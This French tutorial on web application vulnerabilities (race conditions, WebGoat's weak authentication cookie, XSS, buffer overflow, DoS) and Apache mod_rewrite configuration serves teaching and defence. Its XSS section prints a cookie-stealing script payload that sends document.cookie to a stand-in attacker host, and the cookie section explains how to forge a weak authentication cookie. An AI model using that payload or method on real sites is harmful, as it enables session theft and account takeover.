Le nom d'utilisateur passé en paramètre par POST est récupéré dans une variable `currentUser` qui est utilisée pour interroger la base de données dans le but d'obtenir les informations sur l'utilisateur. Avant l'interrogation de la base, on a placé une attente de 1 sec qui tend à simuler les changements de contexte qui se produisent lorsque l'application est fortement sollicitée et que le temps d'exécution des requêtes est suffisamment long. L'autre processus qui arrive derrière écrase le contenu de la variable `currentUser` avec un autre nom d'utilisateur. Lorsque le processus précédent a terminé son attente, la requête SQL est composée avec le nom d'utilisateur de la seconde requête ! La variable `currentUser` est une variable d'instance globale à la classe et qui n'est absolument pas protégée contre les accès concurrents.

Le bloc d'instruction critique représente une **transaction** et le programmeur aurait dû faire en sorte que son exécution soit atomique par l'usage de moniteurs d'exclusion mutuelle, quitte à réduire un peu la concurrence de l'application.

Cette menace n'en est pas vraiment une, il s'agit plutôt d'une erreur de programmation classique des applications Web. L'utilisateur ne disposant pas du code source de l'application est bien loin de se douter de son existence. De même, dans notre exemple, c'est par hasard et non par intention que l'un des utilisateurs se retrouve authentifié comme l'autre, car il ne peut raisonnablement pas se douter qu'un autre utilisateur est en train de s'authentifier au même instant.

2.8. Cookie utilisé pour l'authentification


2.8.1. Problématique

Contrairement à FTP ou SMTP, HTTP est un protocole sans états, c'est à dire qu'une nouvelle connexion TCP est ouverte puis refermée à chaque requête (en HTTP/1.0, ainsi qu'en HTTP/1.1 avec *KeepAlive* inactif). Ainsi, pour garder la notion de session d'une requête à l'autre, les applications Web ont recours à plusieurs artifices dont le plus courant est le *cookie*.

Un *cookie* ne désigne pas dans ce cas une friandise, mais un élément d'information (une variable) qui est stocké sur la machine du client, et qui pourra être relu lors d'une prochaine requête. Ce mécanisme est souvent utilisé pour l'authentification, afin que le visiteur n'aie pas à saisir son mot de passe à chaque visite.

2.8.2. Exemple

Dans la leçon "*Weak Authentication Cookie*", WebGoat met l'utilisateur au défi de contourner le mécanisme à cookie utilisé pour l'authentification d'un utilisateur. Si la servlet détecte un certain *cookie* sur la machine de l'utilisateur, la phase d'authentification par mot de passe est sautée.




Login using the jeff/jeff or dave/dave accounts.

* Changed to a new screen, clearing cookies and disabling hints

User Name: jeff

Password:

Login



Login using the jeff/jeff or dave/dave accounts.


* Your password has been remembered

userid	user_name	password	cookie
104	jeff	jeff	ggfkggfk

You have been authenticated with PARAMETERS

[Logout](#)

[Refresh](#)



2.8.3. Attaque

Le *cookie* "AuthCookie" qui est stocké sur la machine de l'utilisateur "jeff" authentifié par le mot de passe "jeff" contient la chaîne "ggfkggfk". L'algorithme pour générer ce *cookie* est trivial : il s'agit simplement de chaque lettre suivante du login et du mot de passe, et de concaténer les deux chaînes obtenues. Si quelqu'un connaît le login et le mot de passe d'un utilisateur, il peut donc facilement en dériver le *cookie* et inversement retrouver le mot de passe et le login de l'utilisateur en ayant "sniffé" le *cookie* passant en clair sur le réseau ou en l'ayant obtenu par une attaque XSS.

En admettant que le hacker connaisse le *cookie* de l'utilisateur, il lui est simple de s'authentifier comme lui. Les *cookies* sont transmis dans l'entête HTTP, et une commande comme `curl` permet de manipuler cette entête à volonté.

Un *cookie* utilisé pour l'authentification devrait donc être généré par un algorithme non-trivial (typiquement un générateur de nombres aléatoires), ne servir qu'une fois et avoir une durée de vie limitée (10 minutes, par exemple). Dans bon nombre de navigateurs, si un *cookie* est posté sans qu'une date d'expiration aie été spécifiée, il sera effacé lors de la fermeture du navigateur. Ce comportement est idéal pour un *cookie* servant à l'authentification. D'autres utilisations des *cookies*, comme la comptabilisation individuelle du nombre de visites d'un site Web ne nécessitent pas un tel niveau de sécurité et peuvent admettre une durée de vie beaucoup plus longue du *cookie*, voir une durée de vie infinie.

2.9. Cross Site Scripting (XSS)

2.9.1. Problématique

Cette vulnérabilité est située en 4ème position dans le classement de l'OWASP, et par conséquent elle est très répandue. Elle est causée par un manque de validation par l'application des saisies de l'utilisateur avant de les retourner au navigateur du client. L'idée pour l'attaquant est d'utiliser un serveur Web légitime pour renvoyer une page au navigateur Web de la victime qui contient un script malicieux. Ce script est exécuté dans le contexte du serveur Web de confiance qui a renvoyé la page, et par conséquent a accès à tous les cookies postés par cette application, et en particulier à la clé de session de l'utilisateur qu'il peut transmettre à l'attaquant-

2.9.2. Exemple

Par exemple, admettons que l'on saisisse l'URL valide suivante :

```
http://www.example.com/FICHIER.html
```

Si ce document n'existe pas, le serveur va renvoyer une erreur du genre :

```
404 Document non-trouvé: FICHIER.html
```

À noter que, dans le message retourné, "FICHIER.html" est une chaîne de caractères faisant partie de la requête et que le serveur a directement incluse dans la page.

Cela peut sembler inoffensif, mais imaginons maintenant Bob soit en train de visiter un site d'enchères électroniques (tel que eBay). Il trouve une offre intéressante proposée par Charlie et clique sur le lien pour l'afficher. Le site d'enchères renvoie à Bob un message d'erreur "404 Document non trouvé". Il continue ses emplettes, ne se doutant de rien, car les liens cassés sont chose courantes.

Que s'est-il passé ? Lorsqu'il a posté son offre, Charlie a placé un lien hypertexte du genre :

```
<a href=http://auction.example.com/<script>
document.location.replace('http://charlie.blackhat.com/steal.cgi?'+document.cookie);
</script>Cliquez pour en savoir plus !</a>
```

Le code JavaScript inclu dans le lien est inclu dans le message d'erreur renvoyé par le site `http://auction.example.com` et il est exécuté par le navigateur de Bob. Ce script ordonne au navigateur d'appeler le site de Charlie et de lui transmettre les *cookies* installés par le site d'enchères sur la machine de Bob, et donc probablement sa clé de session !

En pratique, ce lien malicieux pourra être envoyé par e-mail ou placé dans un forum. Peu importe, il suffit que Charlie connaisse une vulnérabilité XSS dans le site que visite Bob pour qu'il puisse exécuter n'importe quel code JavaScript malicieux sur la machine de Bob. Le mécanisme d'une attaque XSS est illustré par la figure 2-2.




Figure 2-2: principe d'une attaque XSS

Pour éviter ce genre d'attaque, les développeurs d'applications Web et ceux de serveurs d'applications devraient s'assurer que toutes les entrées en provenance de l'utilisateur soient correctement filtrées. Cela est valable pour les données incluses dans l'URL (méthode GET), pour les données POST, pour les *cookies*, les URLs en général et toutes données persistantes transmises entre le client et le serveur. La meilleure façon de réaliser ce filtrage est de refuser tout ce qui ne correspond pas à ce qui est attendu, et à limiter en fonction du contexte la palette des caractères autorisés dans les saisies utilisateur. Par exemple, les caractères tels que '?+<>' ou les caractères de contrôle non-imprimables ne sont certainement pas nécessaires. De même, il faut se méfier des caractères spéciaux codés dans leur représentation hexadécimale ou Unicode, car cette technique est utilisée par beaucoup d'attaquants pour essayer de tromper les filtres.

Du point de vue de l'utilisateur (qui est tout de même la victime dans le cas d'une attaque XSS), une façon radicale de se protéger de ce genre d'attaque est de désactiver tout langage de script au niveau du navigateur, mais cette solution est rarement applicable en pratique. D'une manière générale, il faudrait que l'utilisateur prenne l'habitude de vérifier l'adresse cible d'un lien avant de lui cliquer dessus.

2.10. Buffer Overflow (BOF)

2.10.1. Problématique

Un *buffer overflow* est une attaque très efficace, mais complexe à réaliser et qui existe sur à peu près tous les systèmes d'exploitation, et notamment dans des programmes écrits dans des langages de bas niveau tels que C, C++ et Assembleur.

Le principe de l'attaque est de faire crasher un programme en écrivant plus de données que prévu dans un tampon (*buffer*) dans le but d'écraser des parties du code de l'application et d'injecter des données utiles pour exploiter le crash de l'application. Cela permet d'exécuter du code arbitraire sur la machine où tourne l'application vulnérable, même si l'on ne dispose d'aucune privilège d'accès. Le code injecté peut être un *root-kit* permettant d'obtenir les privilèges de l'utilisateur système et/ou une *back-door* permettant de pénétrer le système plus facilement par la suite.

Ce genre d'attaque est très spécifique à une plateforme ou à un programme donné. Il nécessite des connaissances avancées de programmation et du système. Pour des raisons de complexité, nous ne présenterons ici pas d'exemple pratique.

2.10.2. Protection

Un moyen de prévenir les attaques BOF lors du développement est de systématiquement contrôler la longueur des données avant de les écrire en mémoire et d'utiliser des fonctions et bibliothèques spécialisées contre les *buffer overflows*.

Il est également préférable d'utiliser un système d'exploitation qui ne soit pas vulnérable aux débordements de tampon, et un langage n'autorisant pas ce type d'attaque (Java, au contraire de C). Il faut appliquer les patches de sécurité fournis par les développeurs le plus rapidement possible.

2.11. Attaque par déni de service (DoS)

2.11.1. Problématique

Une attaque DoS consiste à lancer sur une application un nombre plus grand de requêtes qu'elle ne peut supporter, mettant ainsi le serveur à genoux et le faisant crasher ou le rendant du moins inaccessible.

On confond souvent les attaques DoS simples avec les attaques DDoS (Distributed Deny Of Service) qui consistent à utiliser un grand nombre de machines pour lancer une attaque DOS groupée contre une cible. Il n'est cependant pas forcément nécessaire de disposer de beaucoup de ressources en terme de processeur et de bande passante pour lancer une attaque DOS : il suffit de connaître le genre de requêtes qui demandent beaucoup de travail au serveur.

2.11.2. Exemples

La notion d'attaque DoS est assez générique et n'est pas propre aux applications Web. Ainsi, on peut désigner par attaque DoS le fait d'inonder la victime de plus de trafic qu'elle ne peut supporter, de crasher une pile TCP/IP en transmettant des paquets corrompus (le fameux *Ping of Death*), ou encore crasher un service en interagissant avec lui d'une façon inattendue.

2.11.3. Protection

Il n'existe pas de solution miracle contre les attaques DoS, elles sont très difficiles à prévenir. Certaines applications disposent néanmoins d'une protection contre ce genre d'attaques comme la directive *MaxThreads* de Apache qui limite le nombre de threads enfants, et donc de requêtes pouvant être lancés simultanément. Il est également possible de protéger l'application au moyen d'un firewall ou d'un proxy (qui lui admet beaucoup plus de trafic que l'application) et qui limitera le trafic en direction du serveur.

3. Mod_rewrite

3.1. Introduction

Mod_rewrite est un module Apache de réécriture d'URL. Il est extrêmement souple et puissant, mais en même temps sa configuration peut s'avérer parfois complexe, tant les possibilités sont nombreuses. De même, un mod_rewrite mal configuré peut introduire des failles de sécurité au niveau du serveur. Il est donc important, en utilisant mod_rewrite, de bien comprendre ce que l'on fait.

3.2. Fonctionnement

Mod_rewrite repose sur un ensemble de règles définies par la directive RewriteRule et qui sont appliquées à l'URL source dans l'ordre où les règles sont rencontrées. Chaque règle est définie par un *pattern* qui définit la suite de caractères à rechercher dans l'URL source et une chaîne de substitution qui définit par quoi sera remplacé le *pattern* s'il est rencontré.

Si une règle n'est pas satisfaite, mod_rewrite continue par défaut la réécriture avec la règle suivante. Les règles peuvent être conditionnées par un test au moyen de la directive RewriteCond qui doit **précéder** la directive RewriteRule correspondante.




Figure 3-1: processus de réécriture d'URL de mod_rewrite

L'ordre exact dans lequel travaille mod_rewrite est le suivant : l'URL est comparée à l'expression *Pattern* de la première règle, et si elle correspond, mod_rewrite évalue la ou les conditions correspondant à cette règle. Si aucune condition n'est spécifiée ou si toutes les conditions sont vraies, mod_rewrite remplace simplement par l'expression *Substitution* la partie de l'URL que *Pattern* désigne. Si mod_rewrite ne trouve aucune correspondance à *Pattern* dans l'URL ou si l'une des conditions n'est pas vraie, mod_rewrite poursuit la réécriture à la règle suivante, sauf si un flag [L] ou [S] lui indique de ne pas continuer.

3.3. Caractères spéciaux

Mod_rewrite reconnaît un certain nombre de caractères spéciaux, qui permettent soit l'échappement, soit la référence à des valeurs dans les expressions des règles qui précèdent.

L'**antislash** (\) sert à échapper des caractères spéciaux. Lorsque des caractères tels que le dollar (\$), qui ont normalement une signification spéciale pour mod_rewrite, sont précédés de l'antislash, ils sont considérés comme des caractères ordinaires. Cette technique ne devrait pas dérouter les habitués des expressions régulières.

Les expressions entre parenthèses d'une directive RewriteRule ou RewriteCond sont mémorisées par Apache dans des **variables de rétro-référence** pour pouvoir être appelées facilement dans les règles ou tests qui suivent.

%N (0 <= N <= 9) utilisé dans le champ TestString d'une directive RewriteCond fait référence à l'une des expressions entre parenthèses du dernier RewriteCond ayant pu être évalué. N est le numéro de la parenthèse.

%{NOM_VARIABLE} est une expression permettant d'accéder à des variables serveur ou d'environnement (voir la liste ci-après) comme par exemple l'entête de la requête, des informations sur le client ou le serveur.

\$N (0 <= N <= 9) sert à faire référence aux parenthèses du champ Pattern de la dernière directive RewriteRule évaluée. N est le numéro de la parenthèse.

\${MapName:LookupKey | DefaultValue} permet d'appeler une fonction d'association définie préalablement par RewriteMap. Si la clé est trouvée, l'expression est remplacée par la valeur retournée par la fonction d'association, sinon elle est remplacée par DefaultValue ou, si celui-ci n'est pas défini, par une chaîne vide.

Les ancres de début et fin d'expression sont ^ et \$. Elles servent à ne tester que le début ou la fin d'une expression, ou alors l'expression toute entière si les deux ancres sont présentes.

3.4. Directives de configuration

Comme tout module Apache, `mod_rewrite` s'accompagne d'un certain nombre de directives de configuration, qui peuvent soit être placées dans le fichier de configuration principal (`httpd.conf`), soit dans des fichiers de configuration `.htaccess` localisés.

3.4.1. RewriteBase

Cette directive permet spécifier l'URL de base pour les directives ne devant s'appliquer qu'à un dossier. On la trouvera généralement dans un fichier `.htaccess` pour spécifier des règles localement.

Syntaxe : `RewriteBase URL-path`

3.4.2. RewriteCond

Cette directive permet de définir une condition pour la règle de réécriture. La réécriture ne se fera que si la condition est satisfaite. Le paramètre `TestString` représente la chaîne à tester, et `CondPattern` une expression régulière selon laquelle la chaîne doit être évaluée. Plusieurs directives `RewriteCond` qui se suivent forment un ET logique en ce sens que toutes les conditions doivent être vraies pour que la règle qu'ils précèdent soit appliquée. Ce comportement peut être modifié à l'aide du flag `[OR]` qui effectue un OU logique entre les conditions.

Syntaxe : `RewriteCond TestString CondPattern`

3.4.3. RewriteEngine

Cette directive permet d'activer le moteur de réécriture d'URL pour un `VirtualHost`. Toute directive de `mod_rewrite` dans un `VirtualHost` doit d'abord être précédée de cette directive, sans quoi aucune des règles ne sera prise en compte.

Syntaxe : `RewriteEngine on|off`

3.4.4. RewriteLock

Permet de définir le fichier "lockfile" utilisé par la directive `RewriteMap` pour des tâches de synchronisation. Cette directive est optionnelle si `RewriteMap` n'est pas utilisé. `file-path` est le chemin d'accès local au fichier.

Syntaxe : `RewriteLock file-path`

3.4.5. RewriteLog

Permet de définir le fichier d'historique utilisé pour garder une trace de la réécriture d'URL. Le niveau de détail des informations d'historique peut être réglé au moyen de `RewriteLogLevel`. Cette fonction d'historique est très appréciable pour du "debug" en cours de configuration, mais elle ne devrait pas être utilisée en production, car elle pénalise les performances du serveur.

Syntaxe : `RewriteLog file-path`

3.4.6. RewriteLogLevel

Cette directive définit le niveau de détail de l'historique activé par RewriteLog. Le niveau est compris entre 0 (pas d'historique) et 9 (détail de chaque action).

Syntaxe : RewriteLogLevel level

3.4.7. RewriteMap

RewriteMap permet de définir une fonction d'association, composée d'une clé primaire en entrée et d'une valeur en sortie. Cette fonction peut être un fichier texte tabulé, un script, une fonction interne à Apache, etc...

Le paramètre MapName définit le nom de la fonction d'association (permettant de la désigner par la suite dans les règles). MapType donne le type de la fonction (.txt = fichier texte, .rdn = texte aléatoire, .dbm = hashcode, .int = fonction interne, .prg = programme externe). MapSource indique la source de la fonction d'association : il peut s'agir d'un chemin d'accès local à un fichier ou programme, ou encore du nom d'une fonction interne).

Syntaxe : RewriteMap MapName MapType:MapSource

3.4.8. RewriteOptions

Permet de forcer l'héritage par un enfant des directives de configuration du parent. Si cette directive est utilisée dans un VirtualHost, les règles de réécriture du serveur principal sont héritées. Si cette directive est utilisée dans un fichier .htaccess, les règles définies dans le répertoire parent sont héritées. Options peut prendre les valeurs inherit (la configuration est héritée de celle du serveur principal) ou MaxRedirects=number (permet de limiter le nombre de réécritures par requête, afin de prévenir les boucles perpétuelles de réécriture qui peuvent saturer un serveur).

Syntaxe : RewriteOptions Options

3.4.9. RewriteRule

Cette directive est très importante puisqu'elle permet, sur la base d'une expression régulière, de substituer tout ou partie de l'URL. Les directives RewriteRule peuvent être chaînées. Dans ce cas, chaque règle est appliquée au résultat de la précédente (l'ordre dans lequel se fait la réécriture est donc déterminant).

Pattern est l'expression régulière au format POSIX appliquée à l'URL et qui permet de définir les parties à réécrire.

Substitution est une chaîne statique ou faisant référence à des parties de l'URL originale et qui remplace la partie de l'URL originale désignée par l'expression régulière Pattern. Pour plus d'information sur cette directive, voir les exemples d'utilisation de mod_rewrite ci-après.

Syntaxe : RewriteRule Pattern Substitution

3.5. Variables d'environnement

`RewriteCond` et `RewriteRule` peuvent faire appel aux variables d'environnement d'Apache pour obtenir diverses informations sur la requête, le client ou le serveur. Les principales variables sont décrites ci-après, elles correspondent à celles disponibles à un script CGI.

Entêtes HTTP

<code>HTTP_USER_AGENT</code>	Type et version du navigateur Web
<code>HTTP_REFERER</code>	Page de provenance de la requête
<code>HTTP_COOKIE</code>	Contenu du champ Cookie dans l'entête de la requête
<code>HTTP_FORWARDED</code>	Identité du proxy (une entête de ce type par proxy traversé)
<code>HTTP_HOST</code>	Nom d'hôte ou adresse IP de la requête
<code>HTTP_PROXY_CONNECTION</code>	Permet de maintenir la connexion à travers le proxy pour plusieurs requêtes au moyen de <i>Keep-Alive</i>
<code>HTTP_ACCEPT</code>	Types MIME supportés par le client

Variables internes au serveur

<code>DOCUMENT_ROOT</code>	Racine locale du serveur ou du VirtualHost
<code>SERVER_ADMIN</code>	Adresse e-mail de l'administrateur
<code>SERVER_NAME</code>	Nom DNS ou adresse IP du serveur, utilisé notamment pour composer des URLs canoniques à partir de liens relatifs
<code>SERVER_ADDR</code>	Adresse IP du serveur
<code>SERVER_PORT</code>	Port TCP du serveur
<code>SERVER_PROTOCOL</code>	Version du protocole HTTP
<code>SERVER_SOFTWARE</code>	Type et version du logiciel serveur
<code>REMOTE_HOST</code>	Nom d'hôte du serveur ou du VirtualHost
<code>REMOTE_USER</code>	Nom sous lequel l'utilisateur est authentifié (si le serveur demande une authentification)
<code>REMOTE_IDENT</code>	Nom d'identification de l'utilisateur, selon la RFC 931
<code>REQUEST_METHOD</code>	La méthode HTTP utilisée par la requête (POST, GET, HEAD, etc...)
<code>SCRIPT_FILENAME</code>	Le chemin d'accès local complet au script demandé
<code>PATH_INFO</code>	Informations supplémentaires transmises au script à la fin du chemin d'accès virtuel, décodées par le serveur
<code>QUERY_STRING</code>	Informations qui suivent le "?" dans une URL référençant un script
<code>AUTH_TYPE</code>	Si le serveur supporte l'authentification et que le script est protégé, type d'authentification
<code>TIME_YEAR</code>	L'année courante sur 4 chiffres
<code>TIME_MON</code>	Le numéro du mois courant (0 à 11)
<code>TIME_DAY</code>	La date courante
<code>TIME_HOUR</code>	L'heure courante (0 à 23)
<code>TIME_MIN</code>	La minute courante (0 à 59)

TIME_SEC	La seconde courante (0 à 59)
TIME_WDAY	Le jour de la semaine courant (0 à 6)
TIME	Une chaîne formatée représentant l'heure
API_VERSION	Version de l'API sur 4 chiffres
THE_REQUEST	L'URL complète de la requête (y compris les éventuels paramètres)
REQUEST_URI	L'URL complète de la requête (y compris les éventuels paramètres)
REQUEST_FILENAME	Chemin d'accès local au fichier demandé (voir également SCRIPT_FILENAME)
IS_SUBREQ	Indique si la requête a déjà été réécrite (permet, dans une certaine mesure, d'éviter les boucles infinies)

3.6. Flags de RewriteRule

La directive RewriteRule supporte des flags comme troisième argument après le Substitution. Il est possible d'en utiliser plusieurs, séparés par des virgules. Par exemple pour rediriger de manière externe une ancienne page vers une nouvelle et ignorer toutes les règles qui suivent :

```
RewriteRule ^oldpage\.html$ newpage.html [R, L]
```

Les principaux flags sont donnés dans le tableau ci-après. Chaque flag existe sous une forme abrégée et sous une forme complète.

F forbidden	Utilisé pour bloquer certaines URLs : renvoie au client une erreur 403
G gone	Ce flag a pour effet de renvoyer immédiatement une erreur 410 (Gone), il n'y a pas de trace de la requête dans le access_log de Apache
P proxy	Ce flag force la requête être traitée comme un redirection interne par le proxy. Le module mod_proxy doit être activé pour pouvoir utiliser cette fonction
L last	Ce flag stoppe la réécriture après la règle en cours : les règles suivantes ne sont pas évaluées
N next	Reprend le processus de réécriture d'URL depuis le début en utilisant l'URL courante (attention à ne pas créer de boucle infinie !)
C chain	Ce flag a pour effet de chaîner la règle courante avec la suivante : la règle suivante ne sera évaluée que si la courante peut être satisfaite
T type	Modifie le type MIME de la réponse, la syntaxe est [T=MIME_Type]
NS nosubreq	Ce flag force mod_rewrite à ignorer la règle si la requête courante est une requête interne (encore un moyen d'éviter les boucles infinies)
NC nocase	Le motif (<i>pattern</i>) de la règle est traité de façon insensible à la casse
QSA qsappend	Lors de la réécriture, considère les paramètres de script (les caractères après le "?") comme faisant partie de l'URL. Cela permet d'ajouter au moyen de la règle des paramètres à ceux existant au lieu de les remplacer (<i>Query String Append</i>)
NE noescape	Empêche mod_rewrite d'échapper les caractères spéciaux dans l'URL réécrite. Habituellement, les caractères tels que '%' ou '\$' sont encodés dans l'URL avec leur équivalent hexadécimal

PT passthrough	<p>Ce flag permet à d'autres modules d'Apache tels que Alias, ScriptAlias ou Redirect de pouvoir réécrire la sortie de mod_rewrite. Dans l'exemple suivant, mod_rewrite réécrit /abc en /def, et la requête interne est réécrite en /ghi par mod_alias :</p> <pre>RewriteRule ^/abc(.*) /def\$1 [PT] Alias /def /ghi</pre>
S skip=N	<p>Permet de sauter les N prochaines règles si la règle courante peut être appliquée. Ce flag permet de construire des structures en if-then-else, avec N étant le nombre de règles de réécriture dans la partie else</p>
E ENV=var:val	<p>Permet d'assigner à la variable d'environnement var la valeur val</p>
CO cookie=name:val	<p>Ce flag n'existe qu'à partir de Apache 2.0.40. Il permet d'installer ou de modifier un cookie sur la machine du client</p>

3.7. Flags de RewriteCond

Au même titre que RewriteRule, la directive RewriteCond supporte un certain nombre de méta-caractères à placer dans CondPattern et permettant de tester certaines propriétés de la cible. Ils peuvent être précédés par un '!' qui a pour effet d'inverser leur polarité logique. On trouve principalement :

-d	Vérifie si TestString est un chemin d'accès à un dossier existant
-f	Vérifie si TestString est un chemin d'accès à un fichier existant
-s	Vérifie si TestString est un chemin d'accès à un fichier existant et de longueur non-nulle
-l	Vérifie si TestString désigne un lien symbolique (<i>symlink</i>)
-F	Vérifie si TestString est un chemin d'accès à un fichier existant et accessible (les autorisations d'accès en vigueur permettent d'accéder à ce fichier). Ce flag génère une sous-requête interne qui peut diminuer les performances du serveur
-U	Vérifie si TestString est une URL valide et accessible avec les autorisations d'accès en vigueur. Ce flag génère également une sous-requête interne qui peut dégrader les performances du serveur

3.8. Exemples de configuration

Pour mieux assimiler mod_rewrite, rien ne remplace quelques exemples pratiques afin d'éclaircir l'usage des diverses directives et d'offrir des réponses à des situations dans lesquelles mod_rewrite est couramment utilisé.

Ces exemples sont pour la plupart inspirés des excellents tutoriels circulant sur Internet et de la documentation de mod_rewrite. Ils ne traitent pas de l'utilisation de mod_rewrite comme un proxy ou un *reverse-proxy* (cela fait l'objet d'un chapitre séparé), mais visent bien souvent à améliorer la sécurité du serveur.

3.8.1. Répartition de charge (*load-balancing*)

Il existe plusieurs techniques pour répartir la charge entre plusieurs serveurs miroirs. L'une d'elles opère au niveau du DNS à l'aide de la fonction de pivot (*round-robin*) de BIND. D'autres solutions utilisent du logiciel ou du matériel spécialisé. Nous ne traiterons ici que de la solution utilisant `mod_rewrite`.

Nous disposons d'un serveur principal `www0.example.com` qui assure uniquement la fonction de proxy et de 5 serveurs Web miroirs `www[1-5].example.com` sur lesquels les requêtes doivent être réparties.

Soit les entrées DNS suivantes :

```
www.example.com    IN CNAME    www0.example.com
www0                IN A        192.168.0.1
www1                IN A        192.168.0.2
www2                IN A        192.168.0.3
www3                IN A        192.168.0.4
www4                IN A        192.168.0.5
www5                IN A        192.168.0.6
```

On configure `mod_rewrite` avec une fonction d'association (`RewriteMap`) qui fait appel à un script Perl dont la sortie standard fournit en alternance l'URL de chacun des serveurs miroir et lui concatène le chemin au fichier demandé par la requête originale. La réécriture se fait avec les flags `P` et `L`, qui signifient que l'adresse réécrite doit être passée au proxy et que cette règle termine la réécriture.

```
RewriteEngine on
RewriteMap loadbalancing prg:/path/to/loadbalancing.pl
RewriteRule ^/(.+)$ ${loadbalancing:$1} [P, L]
```

Et voici le script `loadbalancing.pl` que l'on ne détaillera pas davantage :

```
$| = 1;
$name = "www"; # base du nom d'hôte
$first = 1; # numéro du premier serveur miroir
$last = 5; # numéro du dernier serveur miroir
$domain = "example.com; # nom de domaine
$count = 0;
while ( ) {
    $count = (($count+1) % ($last+1-$first));
    $server = sprintf("%s%d.%s", $name, $count+$first, $domain);
    print "http://$server/$_";
}
```

Tout le trafic traverse tout de même `www0.example.com`, mais celui-ci ne doit pas supporter une charge élevée dans la mesure où il ne joue que le rôle de proxy : tout le travail de génération dynamique des pages et de cryptage SSL est réalisé par les autres machines.

3.8.2. Éviter les vols d'images depuis des sites externes

Il est fréquent que certains sites insèrent dans leurs pages des images appartenant à d'autres sites sans en avoir obtenu la permission. Cela ne profite absolument pas au site qui héberge les images puisqu'il n'augmente pas sa popularité tout en se faisant détourner de la bande passante. À l'aide de `mod_rewrite`, il est possible d'apporter une solution à ce problème en se basant sur l'entête *Referer* de la requête.

Referer renseigne sur la provenance d'une requête, c'est à dire la page sur laquelle figurait le lien hypertexte qui est à l'origine de la requête. On peut utiliser cette information pour bloquer toutes les requêtes dont le *Referer* n'est pas local. Certains rares navigateurs Web (principalement les ancêtres travaillant en HTTP/1.0) ne renseignent pas le champ *Referer*, ces requêtes seront autorisées afin de ne pas bloquer inutilement l'accès au site.

```
RewriteCond %{HTTP_REFERER} !^$
RewriteCond %{HTTP_REFERER} !^http://www.example.com/gallery/.*$ [NC]
